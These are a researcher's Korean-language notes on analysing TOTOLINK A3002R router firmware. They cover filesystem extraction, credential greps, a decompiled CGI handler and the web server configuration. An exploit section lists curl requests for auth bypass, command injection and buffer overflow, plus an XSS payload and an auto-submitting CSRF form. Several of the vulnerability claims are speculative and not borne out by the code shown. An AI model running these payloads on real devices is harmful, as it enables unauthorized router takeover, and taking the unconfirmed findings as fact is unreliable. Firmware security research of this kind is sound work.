
초기 분석
파일시스템 추출
binwalk -e TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web

- squashfs 파일 시스템 확인
파일 시스템 분석
kali@kali:~/Desktop/Firmware/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted/squashfs-root$ readelf -h ./bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x403fc0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x70001005, noreorder, cpic, o32, mips32r2
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         8
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0
MIPS little endian
주요 디렉토리 요약
/bin: 실행 가능한 바이너리 파일들이 위치/etc: 설정 파일들이 위치/lib: 공유 라이브러리들이 포함됨/usr: 일부 추가적인 실행 파일 및 설정 파일/var: 로그 및 기타 데이터 저장/web: 웹 관리 페이지 관련 파일/dev,/proc,/sys: 가상 파일 시스템 관련
특이점 분석
하드코딩 크레덴셜 분석
- password
kali@kali:~/Desktop/Firmware/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted$ grep -r "password" squashfs-root/
squashfs-root/web/add/top_menu_tools.htm:<li><a href="/password.htm" target="view"><script>dw(menu_pwd)</script></a></li>
squashfs-root/web/util_gw.js:			alert(password_passwd_unmatcheds);
squashfs-root/web/util_gw.js:		alert(password_passwd_unmatcheds);
squashfs-root/web/util_gw.js:		alert(password_passwd_unmatcheds);
...
grep: squashfs-root/lib/libssl.so: binary file matches
grep: squashfs-root/lib/libcrypto.so.1.0.0: binary file matches
squashfs-root/etc/samba/smb.conf:# Use password server option only with security = server
squashfs-root/etc/samba/smb.conf:;   password server = <NT-Server-Name>
squashfs-root/etc/samba/smb.conf:# You may wish to use password encryption. Please read
squashfs-root/etc/samba/smb.conf:;  encrypt passwords = yes
squashfs-root/etc/wscd.conf:device_password_id = 0- admin
kali@kali:~/Desktop/Firmware/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted$ grep -r "admin" squashfs-root/
squashfs-root/web/login.htm:<input type="hidden" id="username" name="username" value="admin">
squashfs-root/web/mobile/login.asp:<input type="hidden" id="username" name="username" value="admin">
squashfs-root/web/mobile/forgot.asp:                <h5><script>dw(MB_def_name)</script>:admin</h5>
squashfs-root/web/mobile/forgot.asp:                <h5><script>dw(MB_def_pass)</script>:admin</h5>
squashfs-root/web/administration.htm:	document.formDiskManagementUser.submit_url.value = "/administration.htm";
squashfs-root/web/administration.htm:	document.formDiskManagementGroup.submit_url.value = "/administration.htm";
squashfs-root/web/administration.htm:	<input type="hidden" value="/administration.htm" name="submit-url">
grep: squashfs-root/bin/pptp: binary file matches
grep: squashfs-root/bin/iptables: binary file matches
grep: squashfs-root/bin/flash: binary file matches
grep: squashfs-root/bin/ip6tables: binary file matches
grep: squashfs-root/bin/l2tpd: binary file matches
grep: squashfs-root/bin/traceroute: binary file matches
grep: squashfs-root/lib/libntfs-3g.so.85.0.0: binary file matches- root
kali@kali:~/Desktop/Firmware/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted$ grep -r "root" squashfs-root/
squashfs-root/web/add/top_menu_wifilock.htm:	var root_onekeyAccessenabled = <%getIndex("root_oneKeyAccessEnabled");%>;
squashfs-root/web/add/top_menu_wifilock.htm:	if(root_onekeyAccessenabled)
squashfs-root/web/add/top_menu_wifilock.htm:	{	f.elements["root_enabled"].selectedIndex = 1;
squashfs-root/web/add/top_menu_wifilock.htm:		f.elements["root_enabled"].selectedIndex = 0;
...
root/etc/shadow.sample:root:$1$AhUF3wyf$avFO3rhLHOKiDlJu9f4X8/:14587:0:99999:7:::
squashfs-root/etc/dnsmasq.conf:# answer, and which load the servers (especially the root servers)
squashfs-root/etc/tmp/picsdesc6.skl: <root xmlns="urn:schemas-upnp-org:device-1-0">
squashfs-root/etc/tmp/picsdesc6.skl:  </root>
squashfs-root/etc/tmp/picsdesc.xml: <root xmlns="urn:schemas-upnp-org:device-1-0">
squashfs-root/etc/tmp/picsdesc.xml:  </root>
squashfs-root/etc/tmp/picsdesc6.xml: <root xmlns="urn:schemas-upnp-org:device-1-0">
squashfs-root/etc/tmp/picsdesc6.xml:  </root>
squashfs-root/etc/tmp/picsdesc.skl: <root xmlns="urn:schemas-upnp-org:device-1-0">
squashfs-root/etc/tmp/picsdesc.skl:  </root>
squashfs-root/etc/passwd:root:x:0:0:root:/:/bin/sh
발견된 것들
- 기본 관리자 계정
-
파일 경로
-squashfs-root/web/login.htm
-squashfs-root/web/mobile/login.asp
-squashfs-root/web/mobile/forgot.asp -
발견 값
<input type="hidden" id="username" name="username" value="admin">
<h5><script>dw(MB_def_name)</script>:admin</h5>
<h5><script>dw(MB_def_pass)</script>:admin</h5>- 관리자 계정(
admin)이 하드코딩되어 있으며, 기본 비밀번호도admin으로 설정되어 있을 가능성
root계정 및 관련 설정
-
파일 경로
-squashfs-root/etc/passwd
-squashfs-root/etc/shadow -squashfs-root/etc/boa.org/boa.conf` -
발견 값
root:x:0:0:root:/:/bin/sh
squashfs-root/etc/shadow.sample:root:$1$AhUF3wyf$avFO3rhLHOKiDlJu9f4X8/
User root
Group root- 루트 계정이 존재하며, 패스워드가
shadow.sample에 해싱된 상태로 저장 boa.conf설정에서root사용자가 웹 서버를 실행하는 것으로 보임
- 웹 서버가 루트 권한으로 실행될 가능성- 공격자가
root계정을 확보하면 완전한 시스템 권한을 획득할 위험
- 관리자 비밀번호 저장 방식
-
파일 경로
-squashfs-root/web/password.htm
-squashfs-root/web/tr069config.htm
-squashfs-root/web/gateway_mode.htm
-squashfs-root/web/util_gw.js -
발견 값
<form action=/boafrm/formPasswordSetup method=POST name="password">
<input type="password" name="newPass" maxlength="30"><td><input type="password" name="ddnsPassword" maxlength="30" value="<% getInfo("ddnsPassword"); %>"></td>
<td><input type="password" name="pppPassword" maxlength="128" value="<% getInfo("pppPassword"); %>"></td>
<td><input type="password" name="pptpPassword" maxlength="128" value="<% getInfo("pptpPassword"); %>"></td>
<td><input type="password" name="l2tpPassword" maxlength="128" value="<% getInfo("l2tpPassword"); %>"></td>- HTML 코드에서 비밀번호 값이 하드코딩된 채 노출
-<% getInfo("pppPassword"); %> - DDNS, PPPoE, VPN(PPTP, L2TP) 비밀번호가 HTML 소스에서 직접 확인 가능
- JavaScript 변수에서도 비밀번호 에러 메시지가 포함되어 있으며, 공격자가 웹 인터페이스를 분석하면 비밀번호 정책을 쉽게 파악 가능
- Samba 및 기타 서비스의 인증 정보
-
파일 경로
-squashfs-root/etc/samba/smb.conf
-squashfs-root/etc/vsftpd.conf
-squashfs-root/etc/minidlna.conf -
발견 값
;  encrypt passwords = yes
;   password server = <NT-Server-Name>
local_root=/var/tmp/usb- Samba 및 FTP 설정 파일에서 암호화된 비밀번호 사용이 비활성화되어 있을 가능성
local_root=/var/tmp/usb→ USB 저장소와 연결된 인증 정보가 노출될 가능성
웹 인터페이스
/squashfs-root/web/cgi-bin/cstecgi.cgi 내부 코드 분석
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // $a1
  int v4; // $a2
  int v5; // $v0
  int v6; // $s1
  ...
  _BYTE v45[4096]; // [sp+1F8h] [-200Ch] BYREF
  char v46[4096]; // [sp+11F8h] [-100Ch] BYREF
  const char *v47; // [sp+21F8h] [-Ch]

  v6 = getenv("stationIp", argv, envp);
  v5 = getenv("CONTENT_LENGTH", v3, v4);
  v7 = strtol(v5, 0, 10);
  puts("\n");
  if ( apmib_init() )
  {
    memset(v46, 0, sizeof(v46));
    if ( (unsigned int)v46 >= 0x1000 )
      v8 = 4096;
    else
      v8 = v7 + 1;
    fread(v46, 1, v8, stdin);
    if ( !v6 )
      getenv("REMOTE_ADDR", v9, v10);
    v11 = getenv("QUERY_STRING", v9, v10);
    v12 = v11;
    v13 = v46;
    if ( v11 )
    {
      v14 = strstr(v11, "CSAuthUrl=");
      if ( v14 )
      {
        v13 = v45;
        memset(v45, 0, sizeof(v45));
        sprintf(v45, "{\"topicurl\":\"setting/refineCSAuth\",\"CSAuthUrl\":\"%s\"}", v14 + 10);
      }
      else
      {
        v13 = v45;
        if ( strstr(v12, "CSAuth=login") )
        {
          memset(v45, 0, sizeof(v45));
          sprintf(v45, "{\"topicurl\":\"setting/formPostCSAuth\",\"CSAuthUrl\":\"%s\"}", v46);
        }
        else
        {
          v13 = v46;
          if ( strstr(v12, "action=login") )
          {
            v17 = strstr(v12, "flag=1");
            v47 = (const char *)getenv("http_host", v15, v16);
            memset(v45, 0, sizeof(v45));
            if ( v17 )
            {
              sprintf(v45, "{\"topicurl\":\"setting/loginAuth\",\"loginAuthUrl\":\"%s&http_host=%s&flag=1\"}", v46, v47);
              v13 = v45;
            }
            else
            {
              v13 = v45;
              sprintf(v45, "{\"topicurl\":\"setting/loginAuth\",\"loginAuthUrl\":\"%s&http_host=%s\"}", v46, v47);
            }
          }
        }
      }
    }
    v18 = cJSON_Parse(v13);
    if ( v18 )
    {
      if ( *v13 == 91 )
        ArrayItem = cJSON_GetArrayItem(v18, 0);
      else
        ArrayItem = v18;
      v20 = *(_DWORD *)(cJSON_GetObjectItem(ArrayItem, "topicurl") + 16);
      Object = cJSON_CreateObject();
      if ( strstr(v20, "getSysStatusCfg") )
      {
        apmib_get(201, &v35);
        sprintf(v41, "%02x:%02x:%02x:%02x:%02x:%02x", v35, v36, v37, v38, v39, v40);
        String = cJSON_CreateString(v41);
        cJSON_AddItemToObject(Object, "lanMac", String);
        apmib_get(170, v41);
        v23 = inet_ntoa(v41[0]);
        strcpy(v41, v23);
        v24 = cJSON_CreateString(v41);
        v25 = "lanIp";
      }
      else
      {
        if ( !strstr(v20, "getCrpcConfig") )
          goto LABEL_31;
        strcpy(v41, "ping -c 1 8.8.8.8 > /dev/null");
        v26 = system(v41);
        v27 = sub_4012F8(v26 == 0);
        Number = cJSON_CreateNumber(v27, HIDWORD(v27));
        cJSON_AddItemToObject(Object, "status", Number);
        v29 = fopen("/tmp/crpc_url", "r");
        v30 = v29;
        if ( v29 )
        {
          fgets(v42, 100, v29);
          fclose(v30);
        }
        memset(v44, 0, sizeof(v44));
        for ( i = 0; i < strlen(v42); ++i )
        {
          v32 = (char)v42[i];
          if ( v32 == 10 )
            break;
          v44[i] = v32;
        }
        apmib_get(201, &v35);
        sprintf(v43, "%02x:%02x:%02x:%02x:%02x:%02x", v35, v36, v37, v38, v39, v40);
        sprintf(v41, "%s%s?mac=%s", "http://www.carystudio.com/router/wechatmanage/routerurl?url=", v44, v43);
        v24 = cJSON_CreateString(v41);
        v25 = "url";
      }
      cJSON_AddItemToObject(Object, v25, v24);
LABEL_31:
      v33 = (const char *)cJSON_Print(Object);
      printf("%s", v33);
      cJSON_Delete(Object);
      cJSON_Delete(v18);
      free(v33);
      exit(0);
    }
  }
  return -1;
}-
환경 변수 입력 처리 (
getenv())stationIp,CONTENT_LENGTH,REMOTE_ADDR,QUERY_STRING,http_host등의 환경 변수를 가져와서 사용QUERY_STRING값을 이용하여 특정 동작 수행 (action=login등)
-
CGI 요청 파싱 및 JSON 처리 (
cJSON_Parse())cJSON_Parse(v13)→ JSON 기반 요청 처리
-
명령어 실행 (
system()) 포함 (getCrpcConfig)ping -c 1 8.8.8.8 > /dev/null실행- 특정 조건이 만족되면
system(v41)호출
-
버퍼 오버플로우 가능성 (
fgets(),strcpy(),sprintf())- JSON 데이터를 충분한 길이 검증 없이 처리하는 부분 존재
취약점 판단
- 환경 변수 기반 공격
getenv("stationIp"),getenv("CONTENT_LENGTH")→ 공격자가 조작된 환경 변수 값을 주입 가능strtol(v5, 0, 10);→CONTENT_LENGTH값을 숫자로 변환하는 과정에서 오버플로우 가능성QUERY_STRING값 (action=login,CSAuth=login등)에 따라 동작이 달라질 수 있음
- 인증 우회 가능성 (
action=login)
- 로그인 요청을
"action=login"이라는 문자열로 탐지 - 실제 사용자 인증(비밀번호 검증)이 없음
- 단순히 HTTP 호스트를 기반으로 로그인 URL을 생성하는 방식
- 명령어 주입
- 환경 변수나 사용자 입력값을 포함하여 명령을 실행할 경우, 공격자가 쉘 명령을 주입할 가능성
system(v41)실행 전에 입력값 필터링이 없는지 확인해야 함
- 버퍼 오버플로우
sprintf(v45, "...", v46)에서 입력값v46의 길이 제한 없음- 공격자가 긴 입력값을 주입하면 스택 오버플로우 발생 가능
Exploit 준비
- 인증 우회 공격
curl -X GET "http://192.168.0.1/cgi-bin/cstecgi.cgi?action=login"
- 명령 주입 공격
curl -X GET "http://192.168.0.1/cgi-bin/cstecgi.cgi?action=getCrpcConfig" -H "User-Agent: ; id"
- 버퍼 오버플로우 공격
curl -X GET "http://192.168.0.1/cgi-bin/cstecgi.cgi?CSAuthUrl=$(python3 -c 'print("A"*5000)')"
웹 서버 설정(boa.conf)에서 관리자 접근 제한 확인
| 문제점 | 설명 | 영향 |
|---|---|---|
루트 권한으로 실행 (User root, Group root) | 웹서버가 root 권한으로 실행 | 취약점이 악용될 경우, 전체 시스템이 탈취될 가능성 |
CGI 실행 가능 (AddType application/x-httpd-cgi cgi) | .cgi 파일이 실행될 수 있음 | 악성 CGI 업로드 시 코드 실행 가능 (RCE 가능성) |
ScriptAlias를 통해 /cgi-bin/에서 CGI 실행 가능 | /var/web/cgi-bin/ 내의 모든 파일이 실행 가능 | 해당 디렉터리에 취약한 스크립트가 있을 경우 RCE 가능 |
KeepAlive 비활성화 (KeepAliveMax 0) | 지속 연결(KeepAlive)이 비활성화 | 성능 문제보다는 공격자가 여러 요청을 쉽게 보낼 수 있는 환경이 됨 |
MIME 타입 지정 (AddType application/x-httpd-cgi php) | .php 확장자의 실행 가능성이 있음 | 공격자가 PHP 코드 실행을 시도할 가능성 |
루트 권한 실행
User root
Group root- 웹 서버 프로세스가 루트 권한으로 실행됨
- 만약 공격자가 RCE (원격 코드 실행) 취약점을 이용하면, 곧바로
root권한을 획득할 가능성 - 일반적으로 웹 서버는
nobody,www-data같은 제한된 권한으로 실행하는 것이 보안적으로 안전
CGI 실행
AddType application/x-httpd-cgi cgi
ScriptAlias /cgi-bin/ /var/web/cgi-bin/
CGIPath /bin:/usr/bin:/var/web/cgi-bin//cgi-bin/디렉터리 내의 모든 파일을 실행 가능하도록 설정됨- 만약 공격자가
.cgi파일을 업로드할 수 있는 경로를 찾는다면, 임의 코드 실행(RCE)이 가능할 수 있음
/var/web/cgi-bin/내에 어떤 CGI 파일이 있는지 확인
cstecgi.cgi같은 CGI 바이너리들이 이 디렉터리 내에 위치하는지 확인
MIME 타입 설정
AddType application/x-httpd-cgi php.php파일이 실행될 가능성- 일반적으로
boa웹서버는 PHP를 직접 실행하지 않지만, 추가적인 해석기가 있으면 가능할 수도 있음
ls -l /var/web/cgi-bin/
ls -l /var/web/
.php파일이 실행 가능한지 확인.
업로드 취약점을 통해 PHP 코드 실행이 가능한지 테스트
DocumentRoot 설정
DocumentRoot /var/web- 웹 서버의 루트 디렉터리는
/var/web - 공격자가 직접 접근할 수 있는 파일들을 확인해야 함
ls -l /var/web/
ls -l /var/web/cgi-bin/
ls -l /var/web/admin/
웹 서버 내에 어떤 파일이 있는지 확인
/var/web/admin/같은 디렉터리가 있다면 관리자 페이지 접근 가능성 존재
DirectoryIndex 설정
DirectoryIndex index.htmlindex.html이 기본 페이지로 설정- 자동 디렉터리 리스트를 방지되지 않음
- 즉
boa.conf에DirectoryMaker설정이 없는 경우 디렉터리 인덱싱이 활성화될 가능성
curl -X GET "http://192.168.0.1/cgi-bin/"디렉터리 목록이 보인다면 → 디렉터리 인덱싱이 활성화됨
공격자가 웹 서버 내부 파일을 직접 탐색 가능하다는 것
HTTP 응답 헤더 보안 설정 미비
boa.conf에서 보안 관련 HTTP 헤더(X-Frame-Options,Content-Security-Policy등)가 없음- XSS(Cross-Site Scripting) 공격 등에 취약할 가능성
curl -I http://192.168.0.1/보안 헤더 (
X-Frame-Options,Content-Security-Policy)가 없다면, XSS 공격 가능성
로그인 페이지(login.htm) 소스 분석
formLogin을 통한 로그인 요청
<form action=/boafrm/formLogin method=POST>
<input type="hidden" value="/login.htm" name="submit-url">
<input type="hidden" id="username" name="username" value="admin">
<input type="password" id="userpass" name="userpass" maxlength="15">
<button type="button" id="cs_login_btn">- 폼의
action이/boafrm/formLogin- 로그인 요청은
/boafrm/formLoginCGI 엔드포인트로 전달
- 로그인 요청은
<input type="hidden" id="username" name="username" value="admin">- 관리자 계정(
admin)이 하드코딩됨 - 공격자가 해당 입력 필드를 조작할 수 있는지 확인 필요
- 관리자 계정(
- 비밀번호 입력 필드 (
maxlength="15")
- 클라이언트 측에서만 제한 : 서버가 검증하는지 확인 필요
postVar['userpass']=$("input[name='userpass']").val();- 클라이언트 측에서 비밀번호를 입력했는지만 확인하나?
- 서버가 실제 검증을 수행하는지 확인 필요
로그인 버튼 클릭 시 동작
$('#cs_login_btn').on('click', function(event) {
    if($("input[name='username']").val()==''){
        $('#myDiv span').html(lgerr5);
        $('#myDiv').show();
        return false;
    }
    if($("input[name='userpass']").val()==''){
        $('#myDiv span').html(lgerr7);
        $('#myDiv').show();
        return false;
    }

    var postVar={"topicurl":"setting/setUserLogin"};
    postVar['username']=$("input[name='username']").val();
    postVar['userpass']=$("input[name='userpass']").val();
    postVar['submit-url']=$("input[name='submit-url']").val();
    postVar=JSON.stringify(postVar);
    $.ajax({
        type : "post",
        url : " /boafrm/formLogin",
        data : postVar,
        async : false,
        success : function(Data){
            if((Data.length == 0)&&(<% getIndex("auth_enb"); %> == 1)){
                parent.location= "home.htm#flag=1";
            } else if(Data.length == 0){
                parent.location="wizardset.htm";
            } else {
                window.eval(Data);
                $("#myDiv").show();
                return false;
            }
        }
    });
});- 로그인 요청을 JSON 형식으로 변환한 후
POST /boafrm/formLogin에 전송 - 로그인 응답이 비어있으면 자동으로
home.htm또는wizardset.htm로 리디렉션 window.eval(Data);사용- 서버 응답을 직접 실행할 가능성 존재 (XSS 또는 코드 실행 취약점 가능성?)
window.eval(Data);- 서버에서 응답한 데이터를
eval()을 사용하여 실행 - 공격자가 악성 JavaScript를 포함한 응답을 유도한다면, XSS 또는 코드 실행 가능성
curl -X POST "http://192.168.0.1/boafrm/formLogin" -d '{"username":"<script>alert(1)</script>", "userpass":"admin"}'- XSS가 실행되면 공격자가 관리자 세션을 탈취 가능
CSRF (Cross-Site Request Forgery) 취약점
- 로그인 폼에는 CSRF 방어 메커니즘이 없음
<form action=/boafrm/formLogin method=POST><html>
<body>
<form action="http://192.168.0.1/boafrm/formLogin" method="POST">
<input type="hidden" name="username" value="admin">
<input type="hidden" name="userpass" value="admin">
<input type="submit">
</form>
<script>document.forms[0].submit();</script>
</body>
</html>- 사용자가 이 HTML 페이지에 방문하면 자동으로 로그인됨 → CSRF 성공
네트워크 설정 및 암호화 점검
네트워크 서비스 및 관련 설정 파일 정리
| 서비스 | 역할 | 관련 설정 파일 |
|---|---|---|
dnsmasq | DNS 캐시 및 DHCP 서비스 제공 | /etc/dnsmasq.conf |
udhcpd | 간단한 DHCP 서버 | /etc/udhcpd.conf |
pppd | PPPoE (VPN) 인증 및 연결 | /etc/ppp/options, /etc/ppp/chap-secrets, /etc/ppp/pap-secrets |
openvpn | VPN 서비스 | /etc/openvpn/server.conf, /etc/openvpn/client.conf |
l2tpd | L2TP VPN 서비스 | /etc/l2tp/l2tpd.conf |
서비스별 가능한 취약점, 그 영향
| 서비스 | 취약점 | 영향 |
|---|---|---|
| dnsmasq | log-queries 활성화 | 내부 DNS 요청 노출 가능 |
| dnsmasq | no-resolv 설정 없음 | 악성 DNS 서버 추가 가능 |
| udhcpd | udhcpd.leases 노출 | 임시 DHCP 할당 정보 노출 가능 |
| pppd | noauth 설정 | 비인증 PPP 연결 허용 가능성 |
| openvpn | AES-128-CBC 사용 | 암호화 강도 부족 (AES-256-GCM 필요) |
| l2tpd | 인증 정보 하드코딩 가능성 | 공격자가 VPN 접근 가능 |
dnsmasq.conf
주요 설정 분석
domain-needed→ 로컬 이름 요청 차단 (안전)bogus-priv→ 사설 IP DNS 요청 차단 (안전)resolv-file=/etc/resolv.conf
- 업스트림 DNS 서버를/etc/resolv.conf에서 가져옴- DHCP 관련 설정이 주석 처리됨 → (
dhcp-range,dhcp-host없음)- 현재는 DHCP 기능이 비활성화된 상태?
log-queries가 비활성화됨 → DNS 쿼리 로깅이 꺼져 있음 (프라이버시 보호)no-resolv설정이 없음 → 공격자가/etc/resolv.conf를 조작하면 악성 DNS 사용 가능성
취약점 분석
no-resolv옵션이 주석 처리됨
#no-resolv
resolv-file=/etc/resolv.confdnsmasq가 업스트림 DNS 서버를/etc/resolv.conf에서 가져오도록 설정됨- but
no-resolv가 주석 처리됨: 공격자가/etc/resolv.conf를 조작하면 악성 DNS 서버로 트래픽을 리디렉트할 수 있음
- 중간자 공격 등이 가능
log-queries옵션이 주석 처리
- DNS 요청 로그를 남기지 않음 → 침입 탐지(IDS/IPS) 및 문제 해결이 어려움
- 공격자가
dnsmasq를 악용하여 DNS 리졸버를 통한 정보 수집을 수행할 가능성이 있음
expand-hosts옵션이 없음
expand-hosts옵션이 없음: 내부 도메인명이 자동으로 확장되지 않음- 공격자가 직접
hosts파일을 수정하여 임의의 내부 네트워크 장치를 탐색할 수 있음
udhcpd.conf
- udhcpd는 있는데 conf 파일은 없네
- 추후 리눅스에서 재확인 예정
취약점 헌팅
목표 파일 위치
A3002R-V1.1.1-B20200824/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted/squashfs-root/bin/boa
- 웹 서버 설정을 총괄하는 boa 파일을 분석하여 관리자 접근 권한 등의 설정을 확인하는 단계에서 발견
- boa: 임베디드 장치에서 사용하는 경량 웹 서버
- DIR-882 에서의 lighttpd 와 비슷한 놈으로 보면 될 듯 /squashfs-root/web/cgi-bin/cstecgi.cgi분석 등으로 연계 가능
kali@kali:~/Desktop/Firmware/_TOTOLINK-A3002R-He-V1.1.1-B20200824.0128.web.extracted/squashfs-root/bin$ checksec --file=boa
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH	Symbols		FORTIFY	Fortified	Fortifiable	FILE
No RELRO No canary found NX disabled No PIE No RPATH No RUNPATH No Symbols No 0 0 boa- No RELRO: 메모리 보호 미적용
- No Stack Canary: 스택 보호 미적용
- No PIE: ASLR(메모리 랜덤화) 미적용
스크립트 분석
- IDA 상에 로드하여 분석 개시
